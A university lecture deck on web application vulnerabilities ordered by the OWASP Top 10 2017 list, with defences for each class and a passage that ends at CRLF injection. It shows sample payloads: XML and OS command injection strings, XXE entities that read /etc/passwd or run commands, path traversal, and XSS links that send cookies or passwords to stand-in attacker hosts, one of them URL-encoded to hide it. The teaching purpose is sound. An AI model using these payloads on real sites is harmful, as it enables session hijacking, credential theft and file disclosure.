
Web Application Vulnerabilities

Ibéria Medeiros
Departamento de Informática
Faculdade de Ciências da Universidade de Lisboa


Motivation

- Hilton Honors Loyalty Club Accounts at Risk (March 23, 2015)
*A flaw in the way the Hilton Honors loyalty club is managed online puts all user accounts at risk of being taken over with a **cross-site request forgery attack**. Once logged into one Hilton Honors account, attackers could take **control of the accounts using only account numbers**. The issue puts email and home addresses, trip information, and reward points, at risk of exposure and theft. The flaw was discovered when Hilton recently offered to give customers 1,000 free points if they changed their online passwords prior to April 1, 2015, when the change would become mandatory. The system **did not require users to enter their current passwords when choosing new ones**.*

Motivation

- Web suffers heavily from all the 3 causes of trouble
 - ☞ complexity, extensibility, connectivity
- Not one technology but a “blob” of technologies
 - ☞ HTTP, HTTPS, HTML, XML, CGI, ISAPI, NSAPI, SSIs, PHP, Java EE, ASP.NET, cookies, SQL, web services, Flash, many kinds of frameworks,...
- Many vulnerabilities reported and exploited
 - ☞ OWASP Project Top 10 Vulnerabilities 2017

WWW introduction (I)



Client
(browser)



HTTP / HTTPS / SOAP
(over TCP/IP)



Server

- Replication for availability and performance
- N-tier architecture: presentation, business, data tiers

- HTML / audio / video / sound
- JavaScript, TypeScript
- Ajax / Curl / ActiveX / Java / Flash / ...

Static content:

- HTML, pics, audio, vid

Dynamic content:


- PHP, ASP.NET, JSP, Python, Ruby
- Frameworks (Django, Hibernate, Rails, Struts, Spring,...)
- Cloud (Amazon Web Services, Google Cloud Platform, Hadoop, Microsoft Azure, ...)

OWASP Top 10 vulnerabilities

OWASP Top 10 2013	±	OWASP Top 10 2017
A1 – Injection	→	A1:2017 – Injection
A2 – Broken Authentication and Session Management	→	A2:2017 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)	↘	A3:2013 – Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017 – XML External Entity (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017 – Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017 – Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017 – Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	✗	A8:2017 – Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017 – Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	✗	A10:2017 – Insufficient Logging & Monitoring [NEW, Comm.]

- Another classification: Web Application Security Consortium (WASC) has many more classes

Risk Associated to OWASP Vuln

RISK							Score
	Threat Agents	Exploitability	Prevalence	Detectability	Technical	Business	
A1:2017-Injection	App Specific	EASY 5	COMMON 2	EASY 3	SEVERE 3	App Specific	8.0
A2:2017-Authentication	App Specific	EASY 5	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE 2	WIDESPREAD 3	AVERAGE 2	SEVERE 3	App Specific	7.0
A4:2017-XML External Entity (XXE)	App Specific	AVERAGE 2	COMMON 2	EASY 3	SEVERE 3	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE 2	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY 5	WIDESPREAD 3	EASY 3	MODERATE 2	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY 5	WIDESPREAD 3	EASY 3	MODERATE 2	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT 1	COMMON 2	AVERAGE 2	SEVERE 3	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE 2	WIDESPREAD 3	AVERAGE 2	MODERATE 2	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE 2	WIDESPREAD 3	DIFFICULT 1	MODERATE 2	App Specific	4.0

A1 - Injection Flaws

- Main idea: web server accepts input that is badly understood by some interpreter, allowing an **unintended command** to be executed **or the access to some data** for which there was no authorization
 - ☞ Examples of interpreters: SQL, XML, LDAP, OS, ...
- Several kinds
 - ☞ SQL Injection (most prevalent, but we leave it for next class)
 - ☞ Others: XML, LDAP, XPath, XSLT, HTML, OS command injection, etc

Example: XML injection

Explores a problem with a validation of the delimiters of the input.

- A password file

```
<users>
  <user>
    <name>paulo</name>
    <pwd>apples</pwd>
  </user>
  <user>
    <name>miguel</name>
    <pwd>grapes</pwd>
  </user>
</users>
```

Malicious user changes password to
oranges</pwd></user><user><name>
pirate</name><pwd>potatoes

```
<users>
  <user>
    <name>paulo</name>
    <pwd>apples</pwd>
  </user>
  <user>
    <name>miguel</name>
    <pwd>grapes</pwd>
  </user>
  <user>
    <name>alice</name>
    <pwd> oranges
  </pwd>
</user>
  <user>
    <name>pirate</name>
    <pwd>potatoes</pwd>
  </user>
</users>
```


Example: OS command injection

- Perl allows piping data to a process from an open statement by adding a '|' (Pipe) character onto the end of a filename
 - 👉 `open(FILE, "/bin/ls|")` executes `/bin/ls` !!!
(man page: if the filename ends with a '|', the filename is interpreted as a command that pipes output to us)
- Good:
 - 👉 `http://vuln.com/cgi-bin/userData.pl?doc=user1.txt`
- Attack:
 - 👉 `http://vuln.com/cgi-bin/userData.pl?doc=/bin/ls|`

Protection

- Detect

- ☞ look for the places in the code where the interpreters
 - **use** the potentially malicious data supplied from the user
 - **validate, filter or sanitize** the user controlled data to be utilized in a command or query

- Prevention is related to ensure that user supplied data can not be incorrectly used in commands or queries

- ☞ avoid the interpreter or employ secure APIs that parameterize user data added to commands
- ☞ a “white list” can define which acceptable input can be used
- ☞ meta characters should be escaped using the specific language of interpreter

A2 – Broken Auth. and Session Management

- Main idea: weaknesses in authentication and session management allow the **compromise of passwords or session tokens**, or to exploit other implementation flaws to **assume the identities of other users**
- Some of the weaknesses of broken authentication
 - ☞ allows brute force or other automated attacks
 - ☞ allows the use weak or well know password ("admin / admin")
 - ☞ uses insecure credential recovery / forgot password recovery
 - ☞ saves passwords in a format that allows rapid recovery with brute force attack tools (e.g., GPU enhanced crackers)
 - ☞ missing or ineffective multi-factor authentication

Managing User Sessions

- HTTP is stateless but state is needed => **sessions**
 - ☞ E.g., shopping cart in home banking application
- Typical approach
 - ☞ user **authenticates** himself (login page)
 - ☞ a **session** starts
 - ☞ server stores user info and state of the session in a table
- Some possible solutions to track state, **not that great!**
 - ☞ IP address: what about proxies, NAT, IP spoofing?
 - ☞ Referer HTTP header field: the field says in which page the user clicked the link to this page
 - the application might use it to check for instance if the user already logged in
 - hard to program and easy to fool

State tracking mechanisms - ID

- Server **sends to the browser an ID to be included in every request** (after the user logs in) and keeps info associated with that ID
- IDs have to be
 - ☞ **Univocal** – unambiguous, designating a single user – to avoid mixing sessions
 - ☞ **Unpredictable** – to avoid attackers from guessing it
 - ☞ **With a (short) expiration time** – to limit the damage if the ID is guessed
- **Session hijacking attack**
 - ☞ attacker discovers an open session ID and sends commands to that session
 - ☞ that's why we need the 2nd and 3rd properties above
- **Bad:** IP and username/password as IDs violate these criteria
- **Best:** long random number

State tracking mechanisms - ID

- Example ways to include ID in request

1 - Hidden field in a form

```
<input type="hidden" name="user" value="ddeee4454xerAFW45ex">
```

2 - Cookies

- ☞ Created by field *SetCookie* in HTTP header
- ☞ They are small pieces of data stored in the browser composed of:
 - Name + value pairs
 - Expiration date/time
 - Path and domain – browser sends cookie to URLs from the domain + within the path
 - Secure – cookie sent only over HTTPS (not HTTP)
 - HttpOnly - the cookie cannot be accessed through client side script (if the browser supports this flag)
- ☞ Historically problematic, ambiguous semantics, new RFC

Session management in practice

- Sessions are implemented by most current server-side scripting languages to track state
 - ☞ PHP, JSP, ASP.NET,...
 - ☞ They implement automatically what was explained before
- They are well tested so using the API defined in the language is recommended
 - ☞ In PHP: `session_start()`, `session_destroy()`
 - ☞ Problems still appear, and therefore being aware of best practices is important (e.g., several cases with PHP)

Example Vulnerabilities

- Attack 1: The user posts the URL to her friends, unknowingly providing access to her session


`http://example.com/sale/saleitems;jsessionid=2P0OC2JSKHCJUN2JV?dest=Hawaii`

- Attack 2: The user accesses his account but **forgets to logout**
 - ☞ the timeout for the session is very long
 - ☞ later on, another user of the same computer reuses the ID
- **Session Fixation Attack** occurs when the attacker is able to hijack a valid user session
 - ☞ is a special case of a *session hijacking attack*
 - ☞ when authenticating a user keeps an existing session ID

Session Fixation

Figure from www.owasp.org

Forces the victim to use *abcd* as her identifier for the session she will creating



Protection

- If possible, avoid your own method to keep session information → *you will most probably make the same mistakes that were done in the past ...*
- Use HTTPS (or TLS) to protect the interaction with the server, preventing sniffing of the credentials
- If you need to develop a session management library
 - ☞ id should be unique, long, random, short expiration
 - ☞ define max number of auth attempts
 - ☞ password change technique should be robust
 - ☞ id should be invalidated after *logout*
 - ☞ id should change every time there is re-authentication
 - ☞ id should not be placed in the URL

A3 - Sensitive Data Exposure

- Main idea: Web applications need to use sensitive data, such as credit cards, access control credentials, private info, which **needs to be kept secret even under attack**
- Most common problems
 - ☞ Sensitive traffic not encrypted, either in the internet with TLS / HTTPS or when transmitted internally to the organization
 - ☞ Sensitive data is stored in the clear, either the databases or in backups
 - ☞ Weak algorithms or home grown algorithms are used to protect the data (MD5, RC3, ...)
 - ☞ Weak key generation or default key are in use
 - ☞ Hard coding keys and storing keys in unprotected stores

A3 - Sensitive Data Exposure (cont)

Protection

1. **Discard unnecessary sensitive data** as soon as possible
2. **Encrypt all sensitive data** while **stored** or **in transit** in the net
 - ☞ enforce this using directives like *HTTP Strict Transport Security (HSTS)*
3. Use **strong crypto algorithms**
 - ☞ ciphers, parameters, protocols and keys are used, and proper key management is in place
4. Ensure passwords are stored with a strong adaptive algorithm appropriate for **password protection**, such as Argon2, scrypt, bcrypt and PBKDF2
5. **Disable caching** for response that contain sensitive data
6. Verify independently the effectiveness of your settings

A4 - XML External Entity (XXE)

- Main idea: XML processors may incorrectly evaluate entity references within XML documents, **allowing the disclosure of data** or **execute remote request ...**
- Occurs when XML input containing a **reference to an external entity** is processed by a weakly configured XML parser
 - ☞ XML 1.0 standard defines a concept called an **entity**, which is a storage unit of some type
 - ☞ there are different types of entities, *external general/parameter parsed entity* often shortened to **external entity**, that can access local or remote content via a *declared system identifier* (a URI)
 - ☞ XML processor then **replaces** occurrences of the named external entity **with the contents dereferenced** by the system identifier

Example XXE attacks (1)

- Attack 1: the attacker attempts to extract data from the server

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```


```
<!DOCTYPE foo [
```

```
<!ELEMENT foo ANY >
```


```
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
```

```
<foo>&xxe;</foo>
```

*Adversary maliciously
modifies the URI*



File content is placed here



- Attack 2: the attacker probes the server's network

... similar to above ...

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

Example XXE attacks (2)

- Attack 3: An attacker attempts a denial-of-service attack by including a potentially endless file

... similar to above ...

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

- Attack 4: If the PHP "expect" module is loaded, it is possible to get Remote Code Execution

```
<?xml version="1.0" encoding="ISO-8859-1"?>
```

```
<!DOCTYPE foo [
```

```
  <!ELEMENT foo ANY >
```

```
    <!ENTITY xxe SYSTEM "expect://id" >]>
```


```
  <creds>
```

```
    <user> &xxe; </user>
```

```
    <pass> mypass </pass>
```

```
  </creds>
```

*Get info about the user
from the OS*



Streams opened via the *expect://command* wrapper provide access to processes' `stdio`, `stdout` and `stderr` via `PTY`

Protection from XXE

- disable DTDs (External Entities) completely (which might not be so simple if you have several components with XML parsers)
- "white listing" input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes
- patch or upgrade all the latest XML processors and libraries in use by the app or on the underlying operating system

A5 – Broken Access Control

- Main idea: due to bugs on authorization enforcement, (authenticated or anonymous) users are allowed to access **functionality and/or data** they were not supposed to
- Most common problems
 - ☞ bypassing access control checks by modifying the URL or the HTML page → see **forced browsing**
 - ☞ replaying or tampering with a **JSON Web Token (JWT)** access control **token** or a **cookie** or **hidden field** manipulated to **elevate privileges**
 - ☞ **cross-origin resource sharing (CORS) misconfiguration** allows unauthorized access to content in another domain (different from the one where the page was loaded)

Example: Direct Object Reference

- The site exposes a reference to an internal object and there is no proper access control
 - ☞ example objects: file, directory, database record, form parameter
 - ☞ the attacker can manipulate these references to access other objects without authorization

- Direct reference to **key** in database

```
int cardID = Integer.parseInt(  
                                request.getParameter("cardID"));  
String query="SELECT * FROM table WHERE cardID="+cardID
```

– an attacker can provide a different **cardID**

More direct object references

- Direct reference to **file** in web page

<select name="language"><option value="fr">Francais</option>

- ☞ Processed by PHP this way

```
require_once($_REQUEST['language']."lang.php");
```

require_once() is
similar to an include()

- ☞ An attacker can modify page and do a path traversal attack

../../../../etc/passwd%00 (%00 injects \0 – null char injection)

- Protection: never expose refs (use session info) and do proper access control

Example: Missing Function Level Access Control

- Assume that pages/functions are “protected” simply by being inaccessible from the “normal” web tree (security by obscurity)
- **Forced browsing**: guessing links and brute force to find unprotected pages
- Examples
 - ☞ “hidden” URLs for administration that in fact are accessible to anyone that knows about
 - `http://example.com/app/getappInfo`
 - `http://example.com/app/admin_getappInfo`
 - ☞ temporary files / backups / logs that are left in the site
 - ☞ unprotected configuration files
- Protection: No “hidden” pages as a form of protection

A6 - Security misconfiguration

- Main idea: a *configuration flaw* allows the attacker to access several things to gain **unauthorized access** to **or knowledge** of the system
 - ☞ default accounts, unused pages, unpatched vulnerabilities, unprotected files and directories, etc.
- Can appear in any component
 - ☞ OS, web server, application server, framework, and custom code
- Examples
 - ☞ remote admin console is installed and not removed
 - ☞ default accounts are not changed → attacker discovers, logs in with default passwords
 - ☞ directory listing is not disabled → attacker discovers he can find all files on your server by simply listing the directories
- Protection: applying hardening guidelines to the system; scanners are useful to automate the process of detecting missing patches, misconfigurations, use of default accounts, unnecessary services;

A7 – Cross Site Scripting (XSS)

- Main idea: Allows attacker to execute a script in the victim's browser (typically **JavaScript (JS)**, but others are possible)

Types:

1. **Reflected XSS (or non-persistent)**

- ☞ a page reflects user supplied data directed to a user's browser
- ☞ **PHP:** `echo $_REQUEST['userinput'];`
- ☞ **ASP:** `<%= Request.QueryString("name") %>`

2. **Stored XSS (or persistent)**

- ☞ hostile data (scripts) is stored in a file, database or other and is later sent to a user's browser
- ☞ dangerous in systems like blogs, forums, social networks


3. **DOM based XSS (Document Object Model)**

- ☞ manipulates JavaScript code and attributes instead of HTML

1 - Reflected XSS

- Cross-site scripting (XSS)

- ☞ the user does not trust email scripts but trusts a (vulnerable) site
- ☞ the idea is to make a user trust untrustworthy data from that site



Example: getting cookies

- Get the user cookie to access the site with the same privileges as the user (assuming that session id is kept in the cookie)

- Malicious link

`http://www.vulnerable.site/welcome.cgi?name=<script>
window.open("http://www.attacker.site/collect.cgi?
cookie="+document.cookie)</script>`

- Response page

`<HTML>`

`<Title>Welcome!</Title>`

Hi

`<script>window.open("http://www.attacker.site/collect.cgi?cookie
="+document.cookie)</script>`

`
`

Welcome to our system

...

`</HTML>`

JS script sends a request to
www.attacker.site/collect.cgi with the
values of the cookies the browser has
from www.vulnerable.site

Example: getting user/pass

- Vulnerable ASP page called *test.asp* (reflects “name” param. in URL)

```
<html><body>  
Hi there <%= Request.QueryString("name") %>!  
</body></html>
```

- Request for user/passwd and send it to web server at 1.2.3.4


```
http://vulnerable.site/test.asp?name=jim!<form%20action="1.2.3.4">  
<p>Enter%20Password:<br><input%20name="password">  
<br><input%20type="submit"></form>
```

- Example at <http://www.acunetix.com/websitesecurity/xss.htm>

Obfuscating the script

- A request to a portal that displays username (after logging)
`http://portal.example/index.php?sessionid=12312312&username=Joe`
- Encode the script to make it look less suspicious (URL encoding)
☞ `http://portal.example/index.php?sessionid=12312312&username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65%78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F%6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%69%70%74%3E`
- Runs like
☞ `http://portal.example/index.php?sessionid=12312312&username=<script>document.location='http://attacker.host.example/cgi-bin/cookiesteal.cgi?'+document.cookie</script>`

2- Stored XSS



NOTE: Scripts can be similar to the previous ones, but normally stored in forums, blogs ...

3- DOM based XSS

- The previous two XSS vulnerabilities are in the web site (server) responsible for dynamically generating a response page, which will contain a malicious input provided by the attacker
- A DOM XSS vulnerability is different in the sense that the **response page contains a (vulnerable) script** that when executed **gets malicious input previously sent by the attacker and includes it in the page**
- How?
 - ☞ An HTML or XML page is represented by a DOM object (Document Object Model, W3C)
 - ☞ HTML and scripts can contain references to attributes of that object, which are interpreted in the browser (document.URL, document.location, document.referrer,...)
 - ☞ **Vulnerability**: site with HTML page with JS script that does client-side logic with an attribute (e.g., document.URL)

DOM based XSS example

- Page at <http://www.vulnerable.site/welcome.html>

```
<HTML> <TITLE>Welcome!</TITLE>  
Hi <SCRIPT>var pos=document.URL.indexOf("name=")+5;  
document.write(document.URL.substring(pos, document.URL.length));  
</SCRIPT> <BR>Welcome to our system ..... </HTML>
```

- The client's browser interprets the script
 ☞ and puts the part of the URL corresponding to "name" in the page
- Normal request
 <http://www.vulnerable.site/welcome.html?name=Joe>
- Malicious request (e.g., placed in some malicious email)
 [http://www.vulnerable.site/welcome.html?name=
<script>alert\(document.cookie\)</script>](http://www.vulnerable.site/welcome.html?name=<script>alert(document.cookie)</script>)

XSS types comparison

- Reflected XSS

- ☞ Client sends URL+script to the server
- ☞ Server puts the script in the HTML (PHP, ASP,...)
- ☞ Server sends HTML+script to the client's browser

- Stored XSS

- ☞ Hacker puts script in the server
- ☞ Later, the server puts the script in the HTML (PHP, ASP,...)
- ☞ Server sends HTML+script to the client's browser

- DOM based XSS

- ☞ Client sends URL+script to server
- ☞ Server sends HTML+script (using DOM) to client's browser
- ☞ Client's browser puts the script in the HTML

XSS vs The script tag

- Scripts do not have to be inside script tags
(below scripts are in red)

<body onload=alert('test1')>

<b onmouseover='alert(document.cookie)'>click me!

XSS in error pages

- A common variation of the same problems!
- Web page to display 404 error (page not found)

```
<html><body>
<? php print "Not found: " .
    urldecode($_SERVER["REQUEST_URI"]); ?>
</body></html>
```

- Normal **input** / **output**
`http://testsite.test/file_which_not_exist`
Not found: /file_which_not_exist
- Malicious **input**
`http://testsite.test/<script>alert("TEST");</script>`

CRLF injection (1)

- Called **CRLF** (Carriage Return and Line Feed) **injection** or **HTTP response splitting**
- Idea is similar to reflected XSS but with injection in the header of the HTTP response
- Can be performed like a reflected XSS
 - ☞ attacker sends the **victim** a URL of a **vulnerable website**
